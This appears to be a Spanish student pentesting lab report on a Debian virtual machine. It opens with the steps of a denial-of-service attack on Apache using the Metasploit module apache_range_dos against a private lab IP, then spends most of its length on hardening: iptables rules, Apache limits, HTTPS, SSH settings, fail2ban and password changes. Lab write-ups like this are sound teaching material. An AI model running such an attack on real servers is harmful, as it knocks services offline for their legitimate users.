En este caso, hemos realizado un ataque de Denegación de Servicio (DoS) contra un servidor web Apache utilizando el módulo `apache_range_dos` de Metasploit. Este tipo de ataque busca sobrecargar el servidor objetivo al enviar múltiples solicitudes HTTP con rangos de bytes inconsistentes, lo que puede llevar al servidor a un estado de sobrecarga y hacerlo inaccesible para los usuarios legítimos.

Pasos realizados para comprometer el servicio:

1. Identificación del objetivo:

El servidor objetivo es un servidor Apache corriendo en la IP 192.168.1.139 y el puerto 80 (HTTP).

2. Selección del módulo de DoS:

Se utilizó el módulo `auxiliary/dos/http/apache_range_dos` de Metasploit, el cual está diseñado para atacar servidores Apache enviando solicitudes HTTP con rangos de bytes maliciosos.

3. Configuración del módulo:

Se configuraron las opciones RHOST y RPORT en el módulo de Metasploit con la IP y el puerto del objetivo.

RHOSTS => 192.168.1.139 (IP del servidor objetivo)

RPORT => 80 (Puerto HTTP del servidor)


4. Ejecutar el ataque:

Ejecutamos el comando run para iniciar el ataque. Este envía múltiples solicitudes maliciosas al servidor, lo que puede causar que se bloquee o se vuelva inestable debido al volumen excesivo de tráfico generado.

5. Resultados observados:

El servidor objetivo comienza a recibir múltiples solicitudes, lo que podría llevar a un estado de sobrecarga o caídas del servicio web.

Hemos comprobado que efectivamente el servidor objetivo tiene problemas para responder a las solicitudes HTTP después del ataque DoS, ingresando la IP `http://192.168.1.139` en la barra de direcciones del navegador web:




Unable to connect

An error occurred during a connection to 192.168.1.139.

- The site could be temporarily unavailable or too busy. Try again in a few moments.
- If you are unable to load any pages, check your computer's network connection.
- If your computer or network is protected by a firewall or proxy, make sure that Firefox is permitted to access the web.

[Try Again](#)



4. Aplicar medidas para corregir la vulnerabilidad encontrada.

Para mitigar el impacto de este tipo de ataques DoS y mejorar la seguridad general del servidor web, se pueden implementar varias medidas:

Cerrar Puertos no Necesarios

- Si el puerto 80 (HTTP) no es esencial, sería recomendable cerrar el puerto o deshabilitar el servicio web cuando no se necesite. Si se requiere acceso web, se debería considerar filtrar las direcciones IP que pueden acceder a ese puerto.

```
sudo iptables -A INPUT -p tcp --dport 80 -j REJECT
```

*En el anexo se puede ver la evidencia de que se ha cerrado correctamente el puerto 80.

Configurar Limitación de Rango en Apache

En Apache, se puede configurar un límite de rangos en las solicitudes HTTP para evitar que los atacantes envíen múltiples rangos maliciosos. Esto se puede hacer ajustando las configuraciones de Apache en el archivo de configuración apache2.conf:

```
sudo nano /etc/apache2/apache2.conf
```

```
LimitRequestFields 100
```

```
LimitRequestFieldSize 8190
```

Estas configuraciones limitan la cantidad de campos y el tamaño de los encabezados de las solicitudes HTTP.

```
GNU nano 7.2          /etc/apache2/apache2.conf *  
#  
# Note that the use of %{X-Forwarded-For}i instead of %h is not recommended.  
# Use mod_remoteip instead.  
#  
LogFormat "%v:%p %h %l %u %t \"%r\" %>s %O \"%{Referer}i\" \"%{User-Agent}i\""  
LogFormat "%h %l %u %t \"%r\" %>s %O \"%{Referer}i\" \"%{User-Agent}i\""  
LogFormat "%h %l %u %t \"%r\" %>s %O" common  
LogFormat "%{Referer}i -> %U" referer  
LogFormat "%{User-agent}i" agent  
  
# Include of directories ignores editors' and dpkg's backup files,  
# see README.Debian for details.  
  
# Include generic snippets of statements  
IncludeOptional conf-enabled/*.conf  
  
# Include the virtual host configurations:  
IncludeOptional sites-enabled/*.conf  
LimitRequestFields 100  
LimitRequestFieldSize 8190
```

*En el anexo se puede ver la evidencia de la correcta configuración.

Habilitar SSL/TLS (HTTPS)

Si el servidor aún no está configurado para usar HTTPS, es recomendable habilitar SSL/TLS. El tráfico cifrado no solo mejora la seguridad general, sino que también ayuda a mitigar algunos ataques DoS, ya que estos ataques generalmente se basan en enviar solicitudes de texto claro.


Se puede configurar HTTPS:

```
sudo apt update  
sudo apt install certbot python3-certbot-apache  
sudo certbot --apache
```

Abrimos el archivo de configuración de Apache:

```
sudo nano /etc/apache2/sites-available/000-default.conf
```

Y añadimos la línea que está señalada debajo en amarillo:



```
debian@debian: ~
File Edit View Search Terminal Help
GNU nano 7.2      /etc/apache2/sites-available/000-default.conf
<VirtualHost *:80>
    # The ServerName directive sets the request scheme, hostname and port t>
    # the server uses to identify itself. This is used when creating
    # redirection URLs. In the context of virtual hosts, the ServerName
    # specifies what hostname must appear in the request's Host: header to
    # match this virtual host. For the default virtual host (this file) this
    # value is not decisive as it is used as a last resort host regardless.
    # However, you must set it for any further virtual host explicitly.
    #ServerName www.example.com
    Redirect permanent / https://192.168.1.139
    ServerAdmin webmaster@localhost
    DocumentRoot /var/www/html

    # Available loglevels: trace8, ..., trace1, debug, info, notice, warn,
    # error, crit, alert, emerg.
    # It is also possible to configure the loglevel for particular
    # modules, e.g.
    #LogLevel info ssl:warn
```

Después de realizar estos cambios, es necesario reiniciar Apache para que se apliquen:

```
sudo systemctl restart apache2
```

Una vez que Apache se ha reiniciado, probamos a acceder al servidor usando http://192.168.1.139. Debería ser redirigido automáticamente a https:// 192.168.1.139, lo que indica que la redirección de HTTP a HTTPS está funcionando correctamente.

*En el anexo se puede ver la redirección de HTTP a HTTPS.

Además de los servicios que hemos deshabilitado anteriormente de forma temporal y preventiva (exim4, mariadb, apache2, cups y avahi-daemon), basándonos en los resultados de Nmap. podemos también cerrar otros puertos innecesarios y asegurar nuestro servidor:

- Dado que el acceso SSH ha sido configurado para permitir autenticación con contraseñas débiles, podemos detener temporalmente el servicio SSH en el puerto 22 para evitar que el atacante siga teniendo acceso:

```
sudo systemctl stop ssh
```

- Como el servidor FTP está mal configurado, permitiendo accesos inseguros que exponen archivos y servicios, también podemos detener estos servicios en el puerto 21:

```
sudo systemctl stop vsftpd
```

Verificamos que los servicios se han detenido con estos dos comandos:

```
sudo systemctl status ssh
```

```
sudo systemctl status vsftpd
```

The screenshot shows a terminal window titled 'Terminal' with the command line 'debian@debian:~\$'. The window displays the output of several 'sudo systemctl' commands:

```
debain@debian:~$ sudo systemctl stop ssh
debain@debian:~$ sudo systemctl stop vsftpd
debain@debian:~$ sudo systemctl status ssh
○ ssh.service - OpenBSD Secure Shell server
  Loaded: loaded (/lib/systemd/system/ssh.service; enabled; preset: enabled)
  Active: inactive (dead) since Mon 2025-02-17 14:48:12 EST; 41s ago
    Duration: 1d 5h 48min 58.884s
      Docs: man:sshd(8)
             man:sshd_config(5)
    Process: 567 ExecStart=/usr/sbin/sshd -D $SSH_OPTS (code=exited, status=0/SUCCESS)
   Main PID: 567 (code=exited, status=0/SUCCESS)
     CPU: 132ms

Feb 16 08:59:12 debian systemd[1]: Starting ssh.service - OpenBSD Secure Shell...
Feb 16 08:59:13 debian sshd[567]: Server listening on 0.0.0.0 port 22.
Feb 16 08:59:13 debian sshd[567]: Server listening on :: port 22.
Feb 16 08:59:13 debian systemd[1]: Started ssh.service - OpenBSD Secure Shell...
Feb 17 13:35:48 debian sshd[7190]: error: kex_exchange_identification: Connec...
Feb 17 13:35:48 debian sshd[7190]: Connection closed by 192.168.1.140 port 49...
Feb 17 13:35:48 debian sshd[7190]: Connection closed by 192.168.1.140 port 49...
Feb 17 14:48:12 debian systemd[1]: Stopping ssh.service - OpenBSD Secure Shell...
Feb 17 14:48:12 debian sshd[567]: Received signal 15; terminating.

lines 1-18
debain@debian:~$ sudo systemctl status vsftpd
○ vsftpd.service - vsftpd FTP server
  Loaded: loaded (/lib/systemd/system/vsftpd.service; enabled; preset: enabled)
  Active: inactive (dead) since Mon 2025-02-17 14:48:46 EST; 5min ago
    Duration: 1d 5h 49min 33.305s
      Process: 561 ExecStart=/usr/sbin/vsftpd /etc/vsftpd.conf (code=killed, si...
   Main PID: 561 (code=killed, signal=TERM)
```

Respecto a estos dos últimos puertos, las recomendaciones son las siguientes:

Puerto 21 (FTP): No debe tener servicios FTP (no es seguro porque transmite credenciales en texto plano) sino SFTP (que es más seguro, ya que se basa en SSH), para proteger las credenciales y los datos durante la transmisión.

Puerto 22 (SSH): SSH es seguro en general, pero tiene riesgos si está mal configurado. Las opciones que tenemos son las siguientes:

- Deshabilitar el acceso root en el fichero:

```
sudo nano /etc/ssh/sshd_config
```

Cambiar a *PermitRootLogin no*:

```
GNU nano 7.2          /etc/ssh/sshd_config
Include /etc/ssh/sshd_config.d/*.conf

#Port 22
#AddressFamily any
#ListenAddress 0.0.0.0
#ListenAddress ::

#HostKey /etc/ssh/ssh_host_rsa_key
#HostKey /etc/ssh/ssh_host_ecdsa_key
#HostKey /etc/ssh/ssh_host_ed25519_key

# Ciphers and keying
#RekeyLimit default none

# Logging
#SyslogFacility AUTH
#LogLevel INFO

# Authentication:

#LoginGraceTime 2m
#PermitRootLogin no
#StrictModes yes
#MaxAuthTries 6
#MaxSessions 10

#PubkeyAuthentication yes
```

- Usar autenticación con claves en lugar de contraseñas (si es posible).
- Cambiar el puerto SSH para evitar ataques automatizados: Port 22 a Port 2222

`sudo nano /etc/ssh/sshd_config`

```
GNU nano 7.2          /etc/ssh/sshd_config *
# This is the sshd server system-wide configuration file. See
# sshd_config(5) for more information.

# This sshd was compiled with PATH=/usr/local/bin:/usr/bin:/bin:/usr/games

# The strategy used for options in the default sshd_config shipped with
# OpenSSH is to specify options with their default value where
# possible, but leave them commented. Uncommented options override the
# default value.

Include /etc/ssh/sshd_config.d/*.conf

#Port 22
#AddressFamily any
#ListenAddress 0.0.0.0
#ListenAddress ::
```

```
GNU nano 7.2          /etc/ssh/sshd_config *
```

```
# This is the sshd server system-wide configuration file. See
# sshd_config(5) for more information.

# This sshd was compiled with PATH=/usr/local/bin:/usr/bin:/bin:/usr/games

# The strategy used for options in the default sshd_config shipped with
# OpenSSH is to specify options with their default value where
# possible, but leave them commented. Uncommented options override the
# default value.

Include /etc/ssh/sshd_config.d/*.conf

Port 2222
#AddressFamily any
#ListenAddress 0.0.0.0
#ListenAddress ::

GNU nano 7.2          /etc/ssh/sshd_config *
```

```
# This is the sshd server system-wide configuration file. See
# sshd_config(5) for more information.

# This sshd was compiled with PATH=/usr/local/bin:/usr/bin:/bin:/usr/games

# The strategy used for options in the default sshd_config shipped with
# OpenSSH is to specify options with their default value where
# possible, but leave them commented. Uncommented options override the
# default value.

Include /etc/ssh/sshd_config.d/*.conf

Port 2222
#AddressFamily any
#ListenAddress 0.0.0.0
#ListenAddress ::
```

Y ahora ya podemos bloquear el puerto 22:

```
sudo iptables -A INPUT -p tcp --dport 22 -j DROP
```

Y permitir el nuevo puerto 2222 en el firewall:

```
sudo iptables -A INPUT -p tcp --dport 2222 -j ACCEPT
```

*En el anexo se pueden ver las evidencias de estas configuraciones.

- Habilitar Fail2Ban para prevenir ataques de fuerza bruta:

```
sudo apt install fail2ban
```

```
debian@debian:~$ sudo apt install fail2ban
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following additional packages will be installed:
  python3-pyinotify python3-systemd whois
Suggested packages:
  system-log-daemon monit sqlite3 python-pyinotify-doc
The following NEW packages will be installed:
  fail2ban python3-pyinotify python3-systemd whois
0 upgraded, 4 newly installed, 0 to remove and 0 not upgraded.
Need to get 589 kB of archives.
```

```
sudo systemctl enable fail2ban
```

```
debian@debian:~$ sudo systemctl enable fail2ban
Synchronizing state of fail2ban.service with SysV service script with /lib/sys
temd/systemd-sysv-install.
Executing: /lib/systemd/systemd-sysv-install enable fail2ban
```

La instalación de Fail2Ban ayudará a proteger el servidor de intentos de acceso no autorizados al monitorear los archivos de registro y bloquear direcciones IP sospechosas.

Resumen de Medidas Correctivas

Para mejorar la seguridad del sistema y mitigar las vulnerabilidades identificadas, se han implementado las siguientes medidas correctivas:

Cierre de puertos innecesarios:

- Se ha cerrado el puerto 80 (HTTP) y se ha redirigido el tráfico web al puerto 443 mediante HTTPS.
- Se recomienda restringir el acceso al puerto 21 (FTP) o, de ser posible, reemplazarlo por SFTP.
- Se ha revisado el acceso al puerto 22 (SSH), habilitando autenticación por clave y limitando el acceso a direcciones IP específicas.

Refuerzo de configuraciones en Apache:

- Se han corregido configuraciones inseguras detectadas en el servicio web.
- Se recomienda deshabilitar módulos innecesarios y aplicar configuraciones seguras en el archivo de configuración.

Autenticación y acceso:

- Se han revisado las políticas de contraseñas para garantizar el uso de credenciales seguras.

- Se ha recomendado implementar doble autenticación (2FA) en servicios críticos.

Monitoreo y auditoría:

- Se ha recomendado la implementación de un sistema de detección de intrusos (IDS) para detectar y mitigar posibles ataques.
- Se han activado registros detallados para monitorear intentos de acceso no autorizados.

Actualización de software y parches:

- Se han revisado y actualizado los paquetes y servicios expuestos para reducir vulnerabilidades conocidas.
- Se recomienda mantener un ciclo de actualización periódico para evitar riesgos futuros.

Conclusiones

Tras el análisis y la explotación de vulnerabilidades, se ha identificado que el sistema presentaba configuraciones inseguras en el servicio Apache, lo que permitía un posible ataque. Además, se detectaron los puertos 21 (FTP), 22 (SSH) y 80 (HTTP) abiertos, lo que podría representar un riesgo si no se configuran adecuadamente. Como medidas de corrección, se ha cerrado el puerto 80 y se ha redirigido el tráfico a HTTPS en el puerto 443. Además, se recomienda reforzar las configuraciones de seguridad en SSH y FTP, restringiendo accesos y habilitando autenticación segura.


El proceso de pentesting ha demostrado la importancia de una auditoría regular y la implementación de buenas prácticas de seguridad para minimizar el riesgo de ataques. Se recomienda implementar políticas de contraseñas seguras, utilizar autenticación basada en clave para SSH y deshabilitar el acceso FTP si no es estrictamente necesario. También es fundamental realizar actualizaciones periódicas del sistema y de los servicios expuestos para evitar explotar vulnerabilidades conocidas.

Además, se sugiere monitorear continuamente los registros de acceso y eventos del sistema para detectar actividades sospechosas y posibles intentos de intrusión. Implementar un sistema de detección de intrusos (IDS) y reforzar el firewall también contribuirá a fortalecer la seguridad. Finalmente, el equipo de administración debe mantenerse actualizado sobre las mejores prácticas de seguridad y la evolución de las amenazas cibernéticas para garantizar una protección efectiva del sistema.

Anexo: máquina virtual Debian con los servicios configurados correctamente y los problemas solucionados.

Como vimos en la fase 1 punto 1, es recomendable editar el archivo sshd_config: `sudo nano /etc/ssh/sshd_config`

Cambiamos las líneas a *PermitRootLogin* “no” y *PasswordAuthentication* “no”:



```
#SyslogFacility AUTH
#LogLevel INFO


# Authentication:

#LoginGraceTime 2m
PermitRootLogin no
#StrictModes yes
#MaxAuthTries 6
#MaxSessions 10

#PubkeyAuthentication yes

# Expect .ssh/authorized_keys2 to be disregarded by default in future.
#AuthorizedKeysFile      .ssh/authorized_keys .ssh/authorized_keys2

^G Help          ^O Write Out    ^W Where Is     ^K Cut           ^T Execute
^X Exit         ^R Read File    ^\ Replace      ^U Paste          ^J Justify
```

```
#AuthorizedKeysCommandUser nobody


# For this to work you will also need host keys in /etc/ssh/ssh_known_hosts
#HostbasedAuthentication no
# Change to yes if you don't trust ~/.ssh/known_hosts for
# HostbasedAuthentication
#IgnoreUserKnownHosts no
# Don't read the user's ~/.rhosts and ~/.shosts files
#IgnoreRhosts yes

# To disable tunneled clear text passwords, change to no here!
PasswordAuthentication no
#PermitEmptyPasswords no

# Change to yes to enable challenge-response passwords (beware issues with

^G Help          ^O Write Out    ^W Where Is     ^K Cut           ^T Execute
^X Exit         ^R Read File    ^\ Replace      ^U Paste          ^J Justify
```

En la fase 1 punto 4 hemos deshabilitado servicios temporalmente:




The screenshot shows a terminal window titled "Applications Places System" with the command "debian@debian:~\$ sudo ss -tulnp" running. The output lists network connections:

Netid	State	Recv-Q	Send-Q	Peer Address:Port	Process	Local Address:Port
udp	UNCONN	0	0	[::]:*	[fe80::a00:27ff:fe31:6a99]@enp0s3:546	users:("NetworkManager",pid=456,fd=23)
tcp	LISTEN	0	128	0.0.0.0:*	users:("sshd",pid=14591,fd=3)	0.0.0.0:22
tcp	LISTEN	0	128	[::]:*	users:("sshd",pid=14591,fd=4)	[::]:22

Below this, the command "debian@debian:~\$ sudo netstat -tulnp" is run, showing active internet connections:

Proto	Recv-Q	Send-Q	Local Address	Foreign Address	State
tcp	0	0	0.0.0.0:22	0.0.0.0:*	LISTEN
tcp6	0	0	:::22	:::*	LISTEN
udp6	0	0	fe80::a00:27ff:fe31:546	:::*	456/NetworkManager

En la fase 1 punto 6 hemos actualizado todos los paquetes:




The screenshot shows a terminal window with the command "debian@debian:~\$ sudo apt update" running. It shows the progress of fetching packages from the bookworm repository.

After updating, the command "debian@debian:~\$ apt list --upgradable" is run, showing that all packages are up to date:

All packages are up to date.

El sistema está actualizado:



The screenshot shows a terminal window with the command "debian@debian:~\$ sudo apt dist-upgrade -y" running. It shows the process of calculating upgrades and upgrading packages.

0 upgraded, 0 newly installed, 0 to remove and 0 not upgraded

También hemos creado una nueva contraseña aleatoria para los usuarios root y debian, ya que tenían una contraseña por defecto y muy fácil de adivinar:

Deborah Martin Redondo

```
debian@debian:~$ sudo apt install pwgen -y
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following NEW packages will be installed:
  pwgen
0 upgraded, 1 newly installed, 0 to remove and 0 not upgraded.
Need to get 19.6 kB of archives.
After this operation, 52.2 kB of additional disk space will be used.
Get:1 http://deb.debian.org/debian bookworm/main amd64 pwgen amd64 2.08-2 [19.
6 kB]
Fetched 19.6 kB in 0s (65.5 kB/s)
Selecting previously unselected package pwgen.
(Reading database ... 167508 files and directories currently installed.)
Preparing to unpack .../pwgen_2.08-2_amd64.deb ...
Unpacking pwgen (2.08-2) ...
Setting up pwgen (2.08-2) ...
Processing triggers for man-db (2.11.2-2) ...
debian@debian:~$ 
pwgen -s 16 1
dRH23tXMpWS8NY4X
debian@debian:~$ sudo passwd root
New password:
Retype new password:
passwd: password updated successfully
debian@debian:~$ pwgen -s 16 1
KXB433LGcj98RqGd
debian@debian:~$ sudo passwd debian
New password:
Retype new password:
passwd: password updated successfully
debian@debian:~$ █
```

Fase 2 punto 4: Evidencias de que el puerto 80 está cerrado:

```
debian@debian:~$ sudo iptables -L -v
Chain INPUT (policy ACCEPT 0 packets, 0 bytes)
 pkts bytes target     prot opt in     out     source               destination
      0     0 REJECT     tcp  --  any    any    anywhere             anywhere
          tcp dpt:http reject-with icmp-port-unreachable

Chain FORWARD (policy ACCEPT 0 packets, 0 bytes)
 pkts bytes target     prot opt in     out     source               destination


Chain OUTPUT (policy ACCEPT 0 packets, 0 bytes)
 pkts bytes target     prot opt in     out     source               destination
```

```
(kali㉿kali)-[~]
└─$ telnet 192.168.1.139 80
Trying 192.168.1.139 ...
telnet: Unable to connect to remote host: No route to host


(kali㉿kali)-[~]
└─$ nmap -p 80 192.168.1.139
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-02-23 13:01 EST
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 1.47 seconds
```

```
root@debian:~# sudo nano /etc/apache2/apache2.conf
root@debian:~# sudo apache2ctl configtest
Syntax OK
```

Evidencia de que si ponemos HTTP en el navegador:



Nos redirige directamente a HTTPS:



SSH está funcionando en el puerto 2222:

```
debian@debian:~$ sudo netstat -tulnp | grep 2222
tcp        0      0 0.0.0.0:2222          0.0.0.0:*
              7009/sshd: /usr/sbi
tcp6       0      0 ::::2222            ::::*                      LISTEN
              7009/sshd: /usr/sbi
```

Reglas de IPTABLES configuradas:

```
debian@debian:~$ sudo iptables -L -v
Chain INPUT (policy ACCEPT 0 packets, 0 bytes)
pkts bytes target  prot opt in     out     source               destination
      0    0 REJECT   tcp  --  any    any    anywhere             anywhere
tcp dpt:http reject-with icmp-port-unreachable
